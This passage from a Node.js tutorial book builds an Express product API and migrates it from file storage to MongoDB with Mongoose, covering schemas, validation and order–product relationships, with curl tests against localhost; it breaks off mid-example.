We haven't created `api.createProduct()` yet, so if we run our server, we'll see an error. Let's create that method now:

03-complete-server/06/api.js

```
async function createProduct (req, res, next) {
  console.log('request body:', req.body)
  res.json(req.body)
}
```

What we're ultimately interested in is storing a new product for use later. However, before we can store a product, we should be able to access it. Since we're expecting the client to send the product as a JSON document as the request body, we should be able to see it via `console.log()`, and send it back via `res.json()`.

Run the server with `node 06/server-01.js`, and let's test it out using `curl`:

```
 curl -X POST \
  -d '{"description":"test product", "link":"https://example.com"}' \
  -H "Content-Type: application/json" \
  http://localhost:1337/products
```

Here's a quick explanation of the options that we just passed to `curl`: `-X POST` sets the request method to POST, `-d` sets the body of the request, and `-H` sets a custom request header.

Hmm... We were expecting to see our object sent back to us, but we didn't get any output. Also, if we check our server log, we can see that `req.body` is `undefined`. What gives?

`express` doesn't parse request bodies for us automatically. If we wanted to, we could read data from the request stream manually, and we parse it after the transfer finished. However, it's much simpler to use the `express` recommended middleware[57].

Let's add that to our `server.js` module:

03-complete-server/06/server.js

```
const express = require('express')
const bodyParser = require('body-parser')

const api = require('./api')
const middleware = require('./middleware')

const port = process.env.PORT || 1337

const app = express()
```

[57] http://expressjs.com/en/api.html#req.body

```
app.use(middleware.cors)
app.use(bodyParser.json())
app.get('/products', api.listProducts)
app.post('/products', api.createProduct)
```

And now we can try `curl` again:

```
 curl -X POST \
  -d '{"description":"test product", "link":"https://example.com"}' \
  -H "Content-Type: application/json" \
  http://localhost:1337/products
{"description":"test product","link":"https://example.com"}
```

There we go. We're now seeing the response we expect.

With that working, we can add route handlers to edit and delete products:

03-complete-server/06/server.js

```
app.put('/products/:id', api.editProduct)
app.delete('/products/:id', api.deleteProduct)
```

And we can stub out their handlers:

03-complete-server/06/api.js

```
async function editProduct (req, res, next) {
  // console.log(req.body)
  res.json(req.body)
}
```

03-complete-server/06/api.js

```
async function deleteProduct (req, res, next) {
  res.json({ success: true })
}
```

Wrap Up

In this chapter we've started our API, and we built it to the point where it can serve up product listings for various clients (web front-end, `curl`, Postman, etc...). Our API supports paging and filtering options, and for now, we're serving the data from a JSON file on disk. We've implemented

custom middleware to handle CORS headers and custom error handling, and we can parse JSON request bodies.

At this point, our server is read-only. We have added routes for creating, editing, and deleting products, but as of right now they are only stubs. In the next chapter we're going to make them functional, and to do that we're going to cover persistence and databases.

A Complete Server: Persistence

Our server is off to the races. We have a functioning API that can service a web front-end and other clients.

This is a great start, but as of right now our data is static. While it's true that we can dynamically return data to a client with paging and filtering, the source of the data can never change.

If we were building a company on top of this service, it wouldn't be very useful. What we need now is persistence. A client should be able to add, remove, and modify the data that our API serves.

Currently our data is stored on disk. Our app uses the filesystem to retrieve data. We *could* continue to use the filesystem when we add persistence. We would do this by using `fs.writeFile()` and other `fs` methods, but that's not a good idea for a production app.

When we run apps in production, we want to have multiple servers running at the same time. We need this for a variety of reasons: redundancy, scale, zero-downtime deploys, and handling server maintenance. If we continue to use the filesystem for persistence, we'll run into a problem when we try to run on multiple servers.

Without special setup, each app would only have access to its local filesystem. This means that if a new product is created on server A, any client connected to server B wouldn't be able to access it. Effectively, we'd have multiple copies of the app, but they would all have different data.

We can use a database to get around this issue. We can have as many instances of our apps as we'd like, and they can all connect to the same database, ensuring they all have access to the same data.

Databases allow us to separate the data from our running code, so that our app does not have to run at the same location where our data is stored. This allows us to run instances of our apps wherever we'd like. We could even run a local copy that is identical to the production version (assuming our local version has access to the production database).

Databases do add additional complexity to an app. This is why we started with the filesystem – it's the simplest way to handle data. However, the small increase in complexity comes with a lot more power and functionality. In the previous chapter, our code was inefficient. When we wanted to find products matching specific criteria, we had to iterate over our full collection to find them. We'll use database indexes so that these lookups are much more efficient.

There are many different databases to choose from when creating a production app, and they each have their own tradeoffs and are popular for different reasons. When the LAMP stack was popular, MySQL was the go-to. Over time, developers gravitated to other databases that did not use SQL like MongoDB, Redis, DynamoDB, and Cassandra.

SQL databases (MySQL, PostgreSQL, MariaDB, SQLite, Microsoft SQL Server, etc…) store data with tables and rows. If we were to think of the closest analog in JavaScript terms, each table would be

an array of rows, and each row would be an array of values. Each table would have an associated schema that defines what kinds of values belong in each index of its rows. By storing data this way, SQL databases can be very efficient at indexing and retrieving data.

Additionally, SQL databases are easy for people to work with directly. By using SQL (structured query language), one can write mostly human readable commands to store and retrieve data with a direct interface to the database server.

While these two attributes have advantages, they also come with some tradeoffs. Namely, to store a JavaScript object in a SQL database we need code to translate that object into a SQL insert command string. Similarly, when we want to retrieve data, we would need to create a SQL query string, and then for each row we'd need to use the table's schema to map fields to key/value pairs. For example, our product objects each have an array of tags. The traditional way to model this in a SQL database is to maintain a separate table for tags, where each row represents a connection between a product and a tag. To retrieve a product and its tags

These tradeoffs are by no means a deal-breaker, most production apps will use an ORM (Object Relational Mapping) like Sequelize[58] to handle these translation steps automatically. However, these additional conversion steps highlight that while very mature, capable, and efficient, SQL databases were not created with JavaScript apps in mind.

Conversely, MongoDB was created to closely match how we work with data in JavaScript and Node.js. Rather than using a table and row model, MongoDB has collections of documents. Each document in a collection is essentially a JavaScript object. This means that any data we use in our code will be represented very similarly in the database.

This has the distinctive property of allowing us to be flexible with what data we decide to persist in the database. Unlike with SQL, we would not need to first update the database's schema before adding new documents to a collection. MongoDB does not require each document in a collection to be uniform, nor is it required that object properties need to be defined in a schema before being added.

Of course, this additional freedom is itself a tradeoff. It is often very nice to have this flexibility. When creating an app, it is useful to evolve the data as changes are made. Unfortunately, if we aren't careful, we can wind up with a collection of documents that are inconsistent, and our app will need to contend with collections of objects that vary in subtle (or not so subtle) ways. For this reason, we will use Mongoose to get the best of both worlds.

Over time, developers have come to rely on SQL databases to enforce data validation. If a row is inserted with the wrong types of data in its fields, the database can refuse with an error. The app doesn't need to worry about handling that type of validation logic. MongoDB has no opinions on what types of data belongs in a document, and therefore data validation needs to be done in the app.

Additionally when persisting data with a SQL database, its common to have store relationships between rows. When retrieving data, the database can automatically "join" related rows to conveniently return all necessary at once. MongoDB does not handle relationships, and this means that an app using MongoDB would need its own logic to fetch related documents.

[58] http://docs.sequelizejs.com/

Mongoose is an ODM (object data modeling) library that can easily provide both of these features (and more) to our app. Later in this chapter, we'll show how to add custom validation logic that goes well beyond what a SQL database can provide and how to store and retrieve related documents with ease.

Getting Started

We're now ready to convert our app to use MongoDB to store our data. Luckily, we've built our app so that switching the persistence layer will be very easy.

We've built our app using modules with specific responsibilities:

- `server.js` creates the server instance and connects endpoints to route handlers.
- `api.js` contains functions are responsible for converting HTTP requests into HTTP responses using our model module, `products.js`
- `products.js` is responsible for loading and manipulating data.

We don't need to change anything about `server.js` or `api.js` because the only difference is where data is stored and how it is loaded. `api.js` can continue to call the same exact methods from `products.js`. To get to the same functionality we have using the file system, the only thing we need to do is change the functionality of the `Products.list()` and `Products.get()` methods so that they load data from MongoDB instead of the filesystem.

That said, if we start by making those modifications, it will be difficult to check if they're working correctly. For `Products.list()` and `Products.get()` to pull data from MongoDB, we'll need to make sure there are documents in the database. It will be more helpful to first add the `Products.create()` method to make that easier.

Once we add the `Products.create()` method, we can easily import our existing products from the `products.json` file. From there we can update `Products.list()` and `Products.get()`, and we can verify that they are working as expected. Finally, after we have those three methods, we'll add `Products.edit()` and `Products.remove()`.

Creating Products

In the last chapter we left off with the ability to send new products to our service using an HTTP POST. However, in `api.js` we don't yet use the `products.js` model to do anything with the received product object.

Updating the API

We'll first add a call to `Products.create()` in this route handler. Then, we'll create that method in our model, and have it use `mongoose` to persist data in MongoDB.

This is our previous route handler:

03-complete-server/06/api.js

```
async function createProduct (req, res, next) {
  console.log('request body:', req.body)
  res.json(req.body)
}
```

And this is what we'll change it to:

04-persistence/01/api.js

```
async function createProduct (req, res, next) {
  const product = await Products.create(req.body)
  res.json(product)
}
```

If we use this route now, we'd expect to see an error because `Products.create()` does not yet exist, but we can fix that now.

In our `products.js` file, we are no longer going to use the `fs` module. Instead of using the filesystem as our data source, we're going to use MongoDB. Therefore, instead of using `fs`, we're going to create a new module to use instead, `db.js`.

`db.js` will use `mongoose` to create and export a client instance that is connected to MongoDB. Before we can use `mongoose` to connect to MongoDB, we'll need to make sure that MongoDB is installed and running[59]. After that, we'll use `npm` to install `mongoose` with `npm i mongoose`, and then create our new module.

04-persistence/01/db.js

```
const mongoose = require('mongoose')

mongoose.connect(
  process.env.MONGO_URI || 'mongodb://localhost:27017/printshop',
  { useNewUrlParser: true, useCreateIndex: true }
)

module.exports = mongoose
```

There isn't too much to this module; it's so short we might be tempted to inline it in `products.js`. However, we'd have to pull it out again if we wanted to use this connection in other models, utility scripts, and tests.

`mongoose.connect()` accepts a MongoDB connection string that controls which database server to connect to. If the `MONGO_URI` environment variable is available, we'll use that as the connection

[59] https://docs.mongodb.com/manual/installation/

location, and if not we'll use `localhost` as the default. This allows us to easily override which database our app connects to.

The `useNewUrlParser` and `useCreateIndex` options are not required, but they will prevent deprecation warnings when using the current versions of `mongoose` and MongoDB.

Now that we've created `db.js`, we can begin to use it in `products.js`, and the first thing we need to do is to create a `mongoose` model.

Models and Schemas

With `mongoose`, we create a model by using `mongoose.model()` and passing it a name and a schema object. A schema maps to a collection, and it defines the shape of documents within that collection. Here's how we can create the `Product` collection:

04-persistence/01/products.js

```
const cuid = require('cuid')

const db = require('./db')

const Product = db.model('Product', {
  _id: { type: String, default: cuid },
  description: String,
  imgThumb: String,
  img: String,
  link: String,
  userId: String,
  userName: String,
  userLink: String,
  tags: { type: [String], index: true }
})
```

This command tells `mongoose` which collection in MongoDB to use, and it controls what kinds of properties documents in that collection should have. By default, `mongoose` will prevent us from persisting any properties absent from the schema object.

Each of our product objects should have the following properties: `_id`, `description`, `imgThumb`, `img`, `link`, `userId`, `userName`, `userLink`, and `tags`. If we try to save any additional properties, `mongoose` will ignore them. For all properties except `_id` and `tags`, we simply tell `mongoose` that we expect the value to be a string. We do this by using `mongoose` schema shorthand where the type (e.g. `String`) is the value of the property key.

These two schemas are equivalent:

```
{ description: String }
```

```
{ description: { type: String } }
```

In MongoDB, `_id` is special property that is always indexed and must be unique. By default, `_id` is an instance of `ObjectId`, a custom MongoDB class with particular methods – *not* a string. Unfortunately, using a special object for our `_id` makes working with them more cumbersome. For example, we can't receive custom objects with methods in query strings or in JSON, and we would need to have extra logic to convert them. To avoid this issue we'll use cuid[60] strings that have all of the benefits of `ObjectId` (collision-resistant, time-ordered, and time-stamped), but are just strings .

By providing the `default` option, we are specifying the function we want to call to create the default value for `_id`. In this case the function we use is `cuid()` (we have to be sure to `npm install cuid` first), which when called will return a unique string (e.g. `cjvo24y9o00009wgldxo7afrl`).

We don't use it here, but `default` can also be useful in other cases such as automatically providing a timestamp (e.g. `{ timestamp: { type: Number, default: Date.now } }`).

An advantage of MongoDB is that generally anything that can be represented with JSON can be stored similarly in MongoDB. Each of our product objects contains an array of tags. Here's an example:

```
{
  "_id": "cjv32mizq0091c9gl596ffedo",
  "description": "This photo was shot...",
  "imgThumb": "https://images.unsplash.com/...",
  "img": "https://images.unsplash.com/...",
  "link": "https://unsplash.com/photos/guNIjIuUcgY",
  "userId": "ZLK6ziloW8Y",
  "userName": "Denys Nevozhai",
  "userLink": "https://unsplash.com/@dnevozhai",
  "tags": [
    "drone view",
    "aerial view",
    "beach",
    "tropical"
  ]
}
```

[60] https://github.com/ericelliott/cuid

MongoDB allows us to store this object as-is. If we were using a SQL database we would either have to serialize/deserialize the tags before saving/after retrieving (e.g. `tags.join(',')` and `tags.split(',')`), have difficulties with indexing, and or we would have to create a separate table to store relationships between product and tag IDs.

When creating the schema we tell `mongoose` that we want the `tags` property to contain an array of strings. We *also* want to make sure that MongoDB creates an index for our tags so that we can easily find all product documents that have a specified tag. For example, we don't want MongoDB to have to do a full scan to figure out which products have the "beach" tag.

`mongoose` has a pretty clever way to specify that a property is an array of strings: `[String]`. If instead we expected that to be an array of other types it could be `[Number]`, `[Date]`, or `[Boolean]`. We could even have it be an array of objects with a particular shape: `[{ tag: String, updatedAt: Date }]`.

For more information on `mongoose` schemas check out their excellent documentation[61]

Mongoose Model Methods

We've now created our product model with `mongoose`, `Product`. This model instance will allow us to easily save and retrieve product objects from the database.

Here's what our `create()` method looks like:

04-persistence/01/products-01.js

```
async function create (fields) {
  const product = await new Product(fields).save()
  return product
}
```

To persist a new product to the database we first create one in memory using `new Product()` and we pass it any fields we'd like it to have (`description`, `img`, etc...). Once it's created in memory we call its async `save()` method which will persist it to the database.

Once we export this method, `Products.create()` will be available in `api.js`:

[61] https://mongoosejs.com/docs/guide.html#definition

04-persistence/01/products-01.js

```
module.exports = {
  get,
  list,
  create
}
```

And now we can start our server with `node 01/server-01.js` test our new method using `curl`:

```
curl -X POST \
  http://localhost:1337/products \
  -H 'Content-Type: application/json' \
  -d '{
  "description": "Rug that really ties the room together",
  "imgThumb": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=rb\
-1.2.1&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=200&fit=max&ixid=eyJhcHBfaWQiOjY0MjAxf\
Q",
  "img": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=rb-1.2.\
1&ixid=eyJhcHBfaWQiOjY0MjAxfQ",
  "link": "https://unsplash.com/photos/Vra_DPrrBlE",
  "userId": "GPlq8En0xhg",
  "userName": "Ryan Christodoulou",
  "userLink": "https://unsplash.com/@misterdoulou",
  "tags": [
    "rug",
    "room",
    "home",
    "bowling"
  ]
}'
```

We can now use the `mongo` CLI tool to verify that our document was created. First run `mongo` from the command line. Then use the following commands to select our database and retrieve all products:

```
> use printshop
switched to db printshop
> db.getCollection('products').find().pretty()
{
        "_id" : "cjvo3vikw0003n8gl0tq318zo",
        "tags" : [
                "rug",
                "room",
                "home",
                "bowling"
        ],
        "description" : "Rug that really ties the room together",
        "imgThumb" : "https://images.unsplash.com/photo-1534889156217-d643df14f14a?i\
xlib=rb-1.2.1&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=200&fit=max&ixid=eyJhcHBfaWQiOj\
Y0MjAxfQ",
        "img" : "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=\
rb-1.2.1&ixid=eyJhcHBfaWQiOjY0MjAxfQ",
        "link" : "https://unsplash.com/photos/Vra_DPrrBlE",
        "userId" : "GPlq8En0xhg",
        "userName" : "Ryan Christodoulou",
        "userLink" : "https://unsplash.com/@misterdoulou",
        "__v" : 0
}
>
```

We can see that we only have one product in there, and it's the one that we just sent to our app via `curl`. Now that we know we have a product in the database, we can modify our `Products.list()` and `Products.get()` methods to use `mongoose` and test them.

We'll first change `Products.list()` so that it no longer uses the filesystem. Instead, we'll use our new `mongoose` model to perform a query. We'll use `skip()` and `limit()` for paging functionality, and `find()` to look for a specific tag (if provided).

04-persistence/01/products-02.js

```
async function list (opts = {}) {
  const { offset = 0, limit = 25, tag } = opts

  const query = tag ? { tags: tag } : {}
  const products = await Product.find(query)
    .sort({ _id: 1 })
    .skip(offset)
    .limit(limit)
```

```
  return products
}
```

We also use `sort({ _id: 1 })` to make sure that we keep a stable sort order for paging. Each of our products uses a cuid[62] as its `_id`, and if we use this to sort, we'll return our products in the order of their creation.

Next, we'll update our `Products.get()` method. Similarly, we'll use our `mongoose` model instead of the filesystem, and most notably, we no longer need to inefficiently iterate through all of the products to find a single one. MongoDB will be able to quickly find any product by its `_id`:

04-persistence/01/products-02.js

```
async function get (_id) {
  const product = await Product.findById(_id)
  return product
}
```

We'll start our server with `node 01/server-02.js`, and when we use `curl` to list all products, we should now only see the single one in the database:

```
curl -s http://localhost:1337/products | jq
[
  {
    "tags": [
      "rug",
      "room",
      "home",
      "bowling"
    ],
    "_id": "cjvo3vikw0003n8gl0tq318zo",
    "description": "Rug that really ties the room together",
    "imgThumb": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=\
rb-1.2.1&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=200&fit=max&ixid=eyJhcHBfaWQiOjY0MjA\
xfQ",
    "img": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=rb-1.\
2.1&ixid=eyJhcHBfaWQiOjY0MjAxfQ",
    "link": "https://unsplash.com/photos/Vra_DPrrBlE",
    "userId": "GPlq8En0xhg",
    "userName": "Ryan Christodoulou",
    "userLink": "https://unsplash.com/@misterdoulou",
```

[62] https://github.com/ericelliott/cuid

```
    "__v": 0
  }
]
```

To be extra sure, we should also check that paging and filtering works. To check paging we'd send two requests with a limit of 1, one with an offset of 0 and the other with an offset of 1. To test filtering we would add another product with a different tag and make sure that when we do a request with a tag, only the appropriate product is returned.

We can also quickly check to make sure `Products.get()` works the way we expect by providing that product's `_id`:

```
 curl -s http://localhost:1337/products/cjvo3vikw0003n8gl0tq318zo | jq
{
  "tags": [
    "rug",
    "room",
    "home",
    "bowling"
  ],
  "_id": "cjvo3vikw0003n8gl0tq318zo",
  "description": "Rug that really ties the room together",
  "imgThumb": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=rb\
-1.2.1&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=200&fit=max&ixid=eyJhcHBfaWQiOjY0MjAxf\
Q",
  "img": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=rb-1.2.\
1&ixid=eyJhcHBfaWQiOjY0MjAxfQ",
  "link": "https://unsplash.com/photos/Vra_DPrrBlE",
  "userId": "GPlq8En0xhg",
  "userName": "Ryan Christodoulou",
  "userLink": "https://unsplash.com/@misterdoulou",
  "__v": 0
}
```

Now that we have `Products.list()` and `Products.get()` working, we can add functionality for `Products.edit()` and `Products.remove()` and test them easily with `curl`.

First, let's update `api.js` to use our to-be-created `Products.edit()` and `Products.remove()` functions.

04-persistence/01/api.js

```
async function editProduct (req, res, next) {
  const change = req.body
  const product = await Products.edit(req.params.id, change)

  res.json(product)
}
```

04-persistence/01/api.js

```
async function deleteProduct (req, res, next) {
  await Products.remove(req.params.id)
  res.json({ success: true })
}
```

Then, we add those new methods to `products.js` and export them:

04-persistence/01/products.js

```
async function edit (_id, change) {
  const product = await get({ _id })
  Object.keys(change).forEach(function (key) {
    product[key] = change[key]
  })
  await product.save()
  return product
}
```

To modify a product, we first fetch it using `Products.get()`, then we change each field with an update, and finally we save it.

In theory, we could do this in a single command with Model.findByIdAndUpdate()[63]. However, it is not recommended to use this approach with `mongoose` because it limits the use of hooks and validation (more on this later).

[63] https://mongoosejs.com/docs/api.html#model_Model.findByIdAndUpdate

04-persistence/01/products.js

```
async function remove (_id) {
  await Product.deleteOne({ _id })
}
```

Removing a product is simple. We just use the `deleteOne()` model method.

Let's test our new methods. We'll start the server with `node 01/server.js`, and here's the `curl` command to change the description:

```
> curl -X PUT \
  http://localhost:1337/products/cjvo3vikw0003n8gl0tq318zo \
  -H 'Content-Type: application/json' \
  -d '{
    "description": "A new Corvette"
  }'
```

We can then verify that the description was changed:

```
 curl -s http://localhost:1337/products/cjvo3vikw0003n8gl0tq318zo | jq
{
  "tags": [
    "rug",
    "room",
    "home",
    "bowling"
  ],
  "_id": "cjvo3vikw0003n8gl0tq318zo",
  "description": "A new Corvette",
  "imgThumb": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=rb\
-1.2.1&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=200&fit=max&ixid=eyJhcHBfaWQiOjY0MjAxf\
Q",
  "img": "https://images.unsplash.com/photo-1534889156217-d643df14f14a?ixlib=rb-1.2.\
1&ixid=eyJhcHBfaWQiOjY0MjAxfQ",
  "link": "https://unsplash.com/photos/Vra_DPrrBlE",
  "userId": "GPlq8En0xhg",
  "userName": "Ryan Christodoulou",
  "userLink": "https://unsplash.com/@misterdoulou",
  "__v": 0
}
```

Now we'll remove it:

```
 curl -X DELETE http://localhost:1337/products/cjvo3vikw0003n8gl0tq318zo
{"success":true}
```

And finally, let's make sure that it's not available:

```
 curl -s http://localhost:1337/products/cjvo3vikw0003n8gl0tq318zo | jq
{
  "error": "Not Found"
}
```

We've now verified that our API supports creating, reading (list and single), updating, and deleting products – all backed by MongoDB.

Validation

Currently, we have very loose controls over the data we'll accept when creating and updating products. In fact, the only restriction we have is that we won't accept superfluous properties.

If we were to try to create a product with a property that isn't listed in our schema, it would not persist to the database (e.g. we tried to create a product with the attribute `{ color: 'red' }`). When we retrieve that product from our API, that property would be missing. Not only that, but if we were to create a product with no other properties, our API wouldn't stop us. We might be surprised with the result:

```
 curl -X POST \
  http://localhost:1337/products \
  -H 'Content-Type: application/json' \
  -d '{
  "color": "red"
}'
{"tags":[],"_id":"cjvqrytvx0000fngl42dydmu8","__v":0}
```

As expected, `mongoose` did not persist the `color` property. However, it still created the product even though the properties from the schema were missing. The only properties on the object are `_id` which defaults to the value of `cuid()`, `tags` which defaults to `[]`, and `__v` an automatic `mongoose` property that counts the number of revisions (i.e. version number) to a document.

In a production app, we want to be careful not to create invalid documents in our database. Luckily, `mongoose` validation makes this easy.

To make a field required, all we need to do is to specify that when creating the schema:

04-persistence/02/products-01.js

```
const Product = db.model('Product', {
  _id: { type: String, default: cuid },
  description: { type: String, required: true },
  imgThumb: { type: String, required: true },
  img: { type: String, required: true },
  link: String,
  userId: { type: String, required: true },
  userName: { type: String, required: true },
  userLink: String,
  tags: { type: [String], index: true }
})
```

We make `description`, `imgThumb`, `img`, `userId`, and `userName` required fields by using an object for their values and setting `required` to `true`. `link` and `userLink` are still optional so we continue to use the compact form by simply passing `String` instead of an options object.

If we run the server now (`node 02/server-01.js`) and attempt to create a product with missing fields, we'll see an error:

```
 curl -sX POST \
  http://localhost:1337/products \
  -H 'Content-Type: application/json' \
  -d '{}' | jq

{
  "error": "Product validation failed",
  "errorDetails": {
    "userName": {
      "message": "Path `userName` is required.",
      "name": "ValidatorError",
      "properties": {
        "message": "Path `userName` is required.",
        "type": "required",
        "path": "userName"
      },
      "kind": "required",
      "path": "userName"
    },
    "userId": {
      "message": "Path `userId` is required.",
      ...
```

```
    },
    ...
  }
}
```

This is pretty cool. Just by adding a simple option to our schema, we can prevent invalid data from sneaking into our database. We also get descriptive error messages for free – the response automatically includes information about all missing fields. Writing the logic to handle these kinds of error objects by hand can be tedious.

In addition to checking existence, `mongoose` can help us make sure that a field's value has the right format. For example, our images need to be proper URLs. If a URL is invalid, we want to know right away so that we can fix it; we don't want a user to encounter a bug production.

To check whether or not a URL is valid we're going to use a new module, `validator`. After installing it with `npm install validator` we can use it like this:

```
const { isURL } = require('validator')

isURL('not a url') // false
isURL('https://fullstack.io') // true
```

The great thing about this is that `mongoose` accepts arbitrary validation functions. This means that we can simply pass `isURL` to `mongoose` for our URL fields:

```
{
  userLink: {
    type: String,
    validate: {
      validator: isURL,
      message: props => `${props.value} is not a valid URL`
    }
  }
}
```

Two things to notice here: first, optional fields can have validation (we would have set `required: true` if it was required). If this field is omitted, `mongoose` won't check to see if it's a valid URL. Second, we can pass a function as `message` that will generate validation error messages for us. In this case we dynamically insert the provided (invalid) value into the message.

After adding custom validation to `img`, `imgThumb`, `link`, and `userLink`, our schema definition has become quite long. We can clean this up a bit by creating a `urlSchema()` function that will generate the object for us:

04-persistence/02/products.js

```
function urlSchema (opts = {}) {
  const { required } = opts
  return {
    type: String,
    required: !!required,
    validate: {
      validator: isURL,
      message: props => `${props.value} is not a valid URL`
    }
  }
}
```

Now our schema can be much simpler:

04-persistence/02/products.js

```
const cuid = require('cuid')
const { isURL } = require('validator')

const db = require('./db')

const Product = db.model('Product', {
  _id: { type: String, default: cuid },
  description: { type: String, required: true },
  imgThumb: urlSchema({ required: true }),
  img: urlSchema({ required: true }),
  link: urlSchema(),
  userId: { type: String, required: true },
  userName: { type: String, required: true },
  userLink: urlSchema(),
  tags: { type: [String], index: true }
})
```

And now to try it out with `curl`:

```
 curl -sX POST \
  http://localhost:1337/products \
  -H 'Content-Type: application/json' \
  -d '{
  "description": "Creedence Clearwater Revival",
  "imgThumb": "not-a-url",
  "img": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creedence_Clearw\
ater_Revival_1968.jpg/788px-Creedence_Clearwater_Revival_1968.jpg",
  "userId": "thedude",
  "userName": "Jeffrey Lebowski"
}' | jq
{
  "error": "Product validation failed",
  "errorDetails": {
    "imgThumb": {
      "message": "not-a-url is not a valid URL",
      "name": "ValidatorError",
      "properties": {
        "message": "not-a-url is not a valid URL",
        "type": "user defined",
        "path": "imgThumb",
        "value": "not-a-url"
      },
      "kind": "user defined",
      "path": "imgThumb",
      "value": "not-a-url"
    }
  }
}
```

Looking good! It's great to have an API return detailed information about why a client request fails. Even better that we get this functionality for free with `mongoose`.

At this point we have all the tools we need to ensure our database has valid documents and that we keep it that way. Most of the time, we only need to make sure that specific fields are present and that they follow specific formats.

`mongoose` has additional schema options that we can use. Check out the documentation on SchemaTypes[64] for other useful features like `trim` and `lowercase`.

[64] https://mongoosejs.com/docs/schematypes.html

Relationships

Our app is in great shape. We can create and update products via our API, and we can put controls in place to make sure every product is valid.

What do we do when someone wants to buy something?

In this section we're going to show how to create relationships between two different models. We've already seen how to create a model, but we're going to show how we can create links between them.

When a customer wants to buy a product, we're going to want to create an order that tracks the products that they've purchased. If we were using a SQL database we would create a new table and use `JOIN` queries to handle these relationships.

With MongoDB and `mongoose` we'll create our schema for the order model in such a way that this can be handled automatically for us. Each order will contain an array of product IDs, and we can have `mongoose` convert those into full product objects.

For our app we'll create a new set of endpoints for our orders. A client should be able to create and list orders using the API. We should also support the ability to find orders by product ID and status. Implementing these features is similar to what we did for products.

Here are our new routes:

04-persistence/03/server.js

```
app.get('/orders', api.listOrders)
app.post('/orders', api.createOrder)
```

And route handlers:

04-persistence/03/api.js

```
async function createOrder (req, res, next) {
  const order = await Orders.create(req.body)
  res.json(order)
}

async function listOrders (req, res, next) {
  const { offset = 0, limit = 25, productId, status } = req.query

  const orders = await Orders.list({
    offset: Number(offset),
    limit: Number(limit),
    productId,
    status
  })
```

```
  res.json(orders)
}
```

Next up, we'll create our new orders model, but before we get into that, it's time to do a small bit of housekeeping. It's important to evolve the file structure of our apps as they evolve. Our app started simple, and there we kept our file structure simple. However, now that our app is growing and is about to have two models, we should introduce a little more hierarchy to our directory.

Let's create a `models` directory and move our `products.js` model into it. After that's done we can create our `orders.js` model.

Here's what that looks like:

04-persistence/03/models/orders.js

```
const cuid = require('cuid')
const { isEmail } = require('validator')

const db = require('../db')

const Order = db.model('Order', {
  _id: { type: String, default: cuid },
  buyerEmail: emailSchema({ required: true }),
  products: [
    {
      type: String,
      ref: 'Product',
      index: true,
      required: true
    }
  ],
  status: {
    type: String,
    index: true,
    default: 'CREATED',
    enum: ['CREATED', 'PENDING', 'COMPLETED']
  }
})
```

If we look at the `products` field, we can see that this schema expects an array of strings. This works the same way as our `tags` array in the schema for products. What's different here is that we use the `ref` option. This tells `mongoose` that each item in this array is both a string *and* the `_id` of a product. `mongoose` is able to make the connection because in `products.js` the name we pass `db.model()`

exactly matches the `ref` option. This allows `mongoose` to convert these strings to full objects, if we choose to.

Two other things to point out: 1) we ensure valid emails in a similar fashion to how we treated URLs in the previous section, and 2) we've added a `status` field that can only be one of `CREATED`, `PENDING`, or `COMPLETED`. The `enum` option is a convenient helper for restricting a field to particular values.

By using the `ref` feature, `mongoose` is *able* to automatically fetch associated products for us. However, it won't do this by default. To take advantage of this feature we need to use the `populate()` and `exec()` methods. Here they are in action:

04-persistence/03/models/orders.js

```
async function get (_id) {
  const order = await Order.findById(_id)
    .populate('products')
    .exec()
  return order
}
```

If we did not use `populate()` and `exec()`, the `products` field would be an array of product IDs – what is actually stored in the database. By calling these methods, we tell `mongoose` to perform the extra query to pull the relevant orders from the database for us and to replace the ID string with the actual product object.

What happens if the associated product has been deleted or can't be found? In our example we're using an array of products. If an associated product can't be found (e.g. it's been deleted) it will not appear in the array. If the association was a single object, it would become `null`. For more information see the `mongoose` documentation on `populate()`[65]

Let's see our new orders endpoints in action. First, we'll create a product, then we'll create an order using that product ID, and finally we'll get a list of our orders.

```
 curl -sX POST \
  http://localhost:1337/products \
  -H 'Content-Type: application/json' \
  -d '{
  "description": "Creedence Clearwater Revival",
  "imgThumb": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creedence_C\
learwater_Revival_1968.jpg/315px-Creedence_Clearwater_Revival_1968.jpg",
  "img": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creedence_Clearw\
ater_Revival_1968.jpg/788px-Creedence_Clearwater_Revival_1968.jpg",
  "userId": "thedude",
```

[65] https://mongoosejs.com/docs/populate.html

```
  "userName": "Jeffrey Lebowski"
}' | jq

{
  "tags": [],
  "description": "Creedence Clearwater Revival",
  "imgThumb": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creedence_C\
learwater_Revival_1968.jpg/315px-Creedence_Clearwater_Revival_1968.jpg",
  "img": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creedence_Clearw\
ater_Revival_1968.jpg/788px-Creedence_Clearwater_Revival_1968.jpg",
  "userId": "thedude",
  "userName": "Jeffrey Lebowski",
  "_id": "cjvu86anj0000i0glc1npaant",
  "__v": 0
}
```

Using the product ID from the response, we create the order:

```
 curl -sX POST \
  http://localhost:1337/orders \
  -H 'Content-Type: application/json' \
  -d '{
  "buyerEmail": "walter@sobchak.io",
  "products": ["cjvu86anj0000i0glc1npaant"]
}' | jq
{
  "products": [
    {
      "tags": [],
      "_id": "cjvu86anj0000i0glc1npaant",
      "description": "Creedence Clearwater Revival",
      "imgThumb": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creeden\
ce_Clearwater_Revival_1968.jpg/315px-Creedence_Clearwater_Revival_1968.jpg",
      "img": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creedence_Cl\
